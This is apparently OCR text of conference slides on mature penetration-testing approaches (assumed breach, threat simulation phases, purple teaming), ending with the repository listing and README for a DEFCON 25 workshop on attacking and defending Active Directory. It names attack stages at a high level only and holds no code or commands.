6. Highly Privileged Access	Leveraging privileged access to obtain sensitive data from Client systems including: credit card data, intellectual capital, PII, financial data, etc.

MATURE TESTING APPROACHES

VALIDATE AND IMPROVE YOUR PROCESSES

Moving Past Checkbox Security

- Assumed Breach/Compromise
- Threat Simulation
- Purple Teaming


MATURE TESTING APPROACHES

ASSUMED BREACH / COMPROMISE

MATURE TESTING APPROACHES

THREAT SIMULATION

- Compromising External Credentials
- Establishing Internal Access (Breaking In)
- Establishing Command and Control On Internal System
- Internal Enumeration / Asset Recon
- Local Privilege Escalation
- Network Privilege Escalation
- Domain Privilege Escalation
- Compromising Internal Credentials
- Remote Command Execution/Lateral Movement
- Domain Dominance
- AD Joined Software Compromise / 2FA Bypass
- Ransomware Simulation
- Sensitive Data Exfiltration
- Web Application Compromise




MATURE TESTING APPROACHES

PURPLE *TEAMING*

- Red meet Blue!
- Working directly with each other to enhance their playbooks and TTPs
- Helps blue getting their head above the noise
- “Purple is the symbiotic relation between Red and Blue team in a way that improves the security of the organization, constantly improving the skills and processes of both teams.” –Carlos Perez

WANT TO LEARN MORE?

- https://github.com/whitehat-zero/



Attacking Active Directory and Advanced Methods of Defense - Lab Man...	Add files via upload
Attacking Active Directory and Advanced Methods of Defense - Slides.pdf	Add files via upload
LICENSE	Initial commit
README.md	Update README.md

README.md

DEFCON 25 Workshop

Attacking Active Directory and Advanced Methods of Defense

This hands on workshop teaches you how to both attack and defend Active Directory. We will start by c
Directory environment using the typical security settings found in most medium to large organizations.
learn current common methods and tools used to exploit Active Directory against their test environme
create a hardened Active Directory environment using advanced methods to secure domain controllers
try to compromise their hardened environments.

Presented on 7/27/2017

Instructors: Adam Steed, Andrew Allen, Zachary Davis

QUESTIONS?